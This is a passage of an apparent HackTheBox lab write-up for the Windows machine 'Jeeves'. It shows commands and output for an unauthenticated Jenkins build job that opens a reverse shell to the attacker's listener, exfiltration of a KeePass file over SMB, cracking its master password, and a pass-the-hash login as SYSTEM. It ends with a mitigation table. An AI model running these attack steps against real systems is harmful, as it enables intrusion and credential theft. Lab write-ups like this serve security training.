CEH.kdbx) that, after cracking the master password, contains an NTLM hash of Administrator stored as a note. Pass-the-Hash with impacket-psexec yields a shell as NT AUTHORITY\SYSTEM. The root flag is hidden in an NTFS Alternate Data Stream (ADS), invisible to a normal directory listing.HackTheBox Windows Medium
🗺️ Machine Info#
| Field | Detail |
|---|---|
| Name | Jeeves |
| OS | Windows |
| Difficulty | Medium |
| IP | 10.129.62.14 |
| Techniques | Unauthenticated Jenkins RCE · SMB Exfiltration · KeePass Cracking · Pass-the-Hash · NTFS Alternate Data Streams (ADS) |
1. Reconnaissance#
1.1 Port Scan#
nmap -p- --open -sS --min-rate 5000 -n -Pn 10.129.62.14PORT STATE SERVICE
80/tcp open http
135/tcp open msrpc
445/tcp open microsoft-ds
50000/tcp open ibm-db21.2 Service Detection on Port 50000#
nmap -sC -sV -p50000 10.129.62.14PORT STATE SERVICE VERSION
50000/tcp open http Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Error 404 Not Found💡 Attack surface: Nmap labels port 50000 as
ibm-db2by port-convention, but the banner identifies it as Jetty — a Java application container commonly used to serve Jenkins. The root (/) returns 404, so the actual path needs to be discovered via fuzzing.
2. Web Enumeration — Discovering Jenkins#
ffuf -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt \
  -u http://10.129.62.14:50000/FUZZ
askjeeves [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 46ms]Visiting http://10.129.62.14:50000/askjeeves redirects to a Jenkins instance with no login required.

⚠️ Critical exposure: Jenkins is completely open — any anonymous visitor can create and execute build jobs, which is equivalent to arbitrary command execution on the server.
3. Exploitation — Jenkins RCE via Freestyle Project#
Jenkins without access restrictions allows freely creating and running build jobs — which translates directly to OS command execution on the Jenkins server itself.
3.1 Creating a New Freestyle Project#

Navigate to New Item, enter a name (e.g. test), and select Freestyle project.
3.2 Configuring the Build Step with the Reverse Shell#
In the job configuration, under the Build section, add a step of type Execute Windows batch command with a PowerShell one-liner that opens a reverse TCP connection to our machine.

Normal flow:    legitimate job → runs build commands in workspace
Malicious flow: malicious job → Execute Windows batch → powershell reverse shell
                → outbound connection to our machine → shell as Jenkins service account
3.3 Saving, Triggering, and Catching the Shell#
Save the configuration and click Build Now. With a listener ready:
nc -lvnp 4444Listening on 0.0.0.0 4444
Connection received on 10.129.62.14 49676
PS C:\Users\Administrator\.jenkins\workspace\test> whoami
jeeves\kohsuke💡 Why it works: every Jenkins job runs with the privileges of the account under which the Jenkins service is started — here,
kohsuke. With no authentication required to create or launch jobs, any anonymous visitor gets arbitrary code execution on the server.
4. User Flag#
type C:\Users\kohsuke\Desktop\user.txt🔑 User flag obtained.
5. Post-Exploitation — KeePass Database Discovery#
cd C:\Users\kohsuke\Documents
dir
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 9/18/2017 1:43 PM 2846 CEH.kdbx💡 Key finding: a KeePass database (
CEH.kdbx) inkohsuke’s documents. KeePass databases are encrypted with a master password — if it’s weak, it can be cracked offline. The contents may include high-value credentials.
6. Exfiltrating the File via SMB#
We spin up a local SMB server on our machine to receive the file without needing an HTTP transfer:
impacket-smbserver Folder $(pwd)[*] Incoming connection (10.129.62.14,49677)
[*] User JEEVES\kohsuke authenticated successfullyFrom the victim shell, we mount the share and copy the file:
net use s: \\10.10.15.193\Folder
copy CEH.kdbx s:
ls $(pwd)/
# CEH.kdbx7. Cracking KeePass — NTLM Hash Discovery#
7.1 Extracting the Hash and Cracking It#
keepass2john CEH.kdbx > CEHhash
john CEHhash -w:/usr/share/wordlists/rockyou.txt
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
moonshine1 (CEH)
1g 0:00:01:10 DONE🔑 Master password obtained:
moonshine1
7.2 NTLM Hash in the “Backup stuff” Entry#
We open CEH.kdbx with KeePassXC and enter the master password. Inside, the “Backup stuff” entry stores an NTLM hash as its password field:

aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00💡 Key finding: the database owner stored the NTLM hash of
Administratoras a “backup.” With an NTLM hash, the plaintext password is not required — we can authenticate directly with Pass-the-Hash.
8. Pass-the-Hash as Administrator#
impacket-psexec Administrator@10.129.62.14 \
  -hashes aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
[*] Found writable share ADMIN$
[*] Uploading file VaCXAScN.exe
[*] Creating service niVe on 10.129.62.14.....
[*] Starting service niVe.....
C:\Windows\system32> whoami
nt authority\systemNormal flow: SMB authentication with plaintext password
Malicious flow: SMB authentication with NTLM hash directly (no decryption needed)
→ psexec uploads executable to ADMIN$ → registers it as a service
→ shell as NT AUTHORITY\SYSTEM✅ Pass-the-Hash successful:
impacket-psexecuses the NTLM hash to authenticate over SMB without needing the plaintext password.
9. The “Missing” Root Flag — Alternate Data Streams#
cd C:\Users\Administrator\Desktop
dir
12/24/2017 03:51 AM 36 hm.txt
11/08/2017 10:05 AM 797 Windows 10 Update Assistant.lnktype hm.txtThe flag is elsewhere. Look deeper.💡 Deliberate hint: the file content tells us the flag is not in the main data stream. In NTFS, a file can have Alternate Data Streams (ADS) in addition to its primary content — invisible in a normal
dirlisting, but revealed with the/rflag.
dir /r12/24/2017 03:51 AM 36 hm.txt
34 hm.txt:root.txt:$DATAhm.txt has an alternate stream named root.txt. Reading it directly:
more < hm.txt:root.txt10. Root Flag#
more < hm.txt:root.txt🏁 Root flag obtained.
11. Summary and Lessons Learned#
Compromise path:
- Recon → Nmap reveals port 50000 (Jetty). Directory fuzzing uncovers
/askjeeves→ Jenkins with no authentication. - Jenkins RCE → Freestyle Project + Execute Windows batch command → reverse shell as
jeeves\kohsuke. - User flag →
C:\Users\kohsuke\Desktop\user.txt. - KeePass →
CEH.kdbxinkohsuke’s documents → exfiltrated viaimpacket-smbserver+net use. - Cracking →
keepass2john+john+rockyou.txt→ master passwordmoonshine1→ “Backup stuff” entry contains NTLM hash of Administrator. - Pass-the-Hash →
impacket-psexecwith the hash → shell asNT AUTHORITY\SYSTEM. - ADS →
hm.txthas an alternate streamroot.txt→more < hm.txt:root.txt→ root flag.
What I learned from this machine:
Unauthenticated Jenkins is immediate RCE. No CVE or bypass needed — the legitimate functionality of creating and running build jobs is command execution. The minimum protection is enabling authentication on first startup, which Jenkins prompts for by default when installed correctly.
Internal application files can hold unexpectedly valuable credentials.
kohsuke’s KeePass database didn’t just have service passwords — it had the NTLM hash of the machine’s Administrator stored as a “backup.” The blast radius of compromising a user account is never limited to just that account.Pass-the-Hash remains effective wherever NTLM is enabled. The hash doesn’t need to be cracked — the NTLM hash is the credential in the SMB/NTLM protocol. Defense requires disabling NTLM (or restricting it) and applying Credential Guard; a complex password offers no protection if the hash can be used directly.
Alternate Data Streams are a real NTFS hiding technique. An ADS doesn’t show in
dir, doesn’t modify the visible file size, and goes undetected by most file-listing tools. HTB uses it here as a puzzle, but in real environments ADS is a legitimate persistence and payload-hiding vector used by malware —dir /rand tools like Sysinternalsstreams.exeshould be part of any Windows forensic procedure.The KeePass master password is the single point of failure for the entire database.
moonshine1is inrockyou.txt— the most obvious dictionary wordlist. A weak master password removes all protection from the vault. Master passwords must be long, random, and supplemented with a keyfile when the risk justifies it.
Mitigations:
| Vector | Mitigation |
|---|---|
| Jenkins with no authentication | Enable global security from first startup; never expose the admin console without access control |
| RCE via Freestyle Project | Restrict who can create/configure jobs; use isolated agents; don’t run builds on the controller |
Weak master password (moonshine1) | Long, random master password; complement with a keyfile for sensitive databases |
| NTLM hash stored as a note in KeePass | Don’t store hashes or other accounts’ credentials as notes; minimize blast radius if the database is compromised |
| Pass-the-Hash with Administrator NTLM hash | Disable NTLM where possible; apply Credential Guard; restrict identical local admin accounts across machines |
| Alternate Data Streams as a hiding technique | Monitor ADS creation on NTFS filesystems; include dir /r and streams.exe in forensic procedures |
| Jenkins service running under an account with excessive privileges | Least privilege: the Jenkins service should not run under an account whose compromise facilitates escalation to Administrator |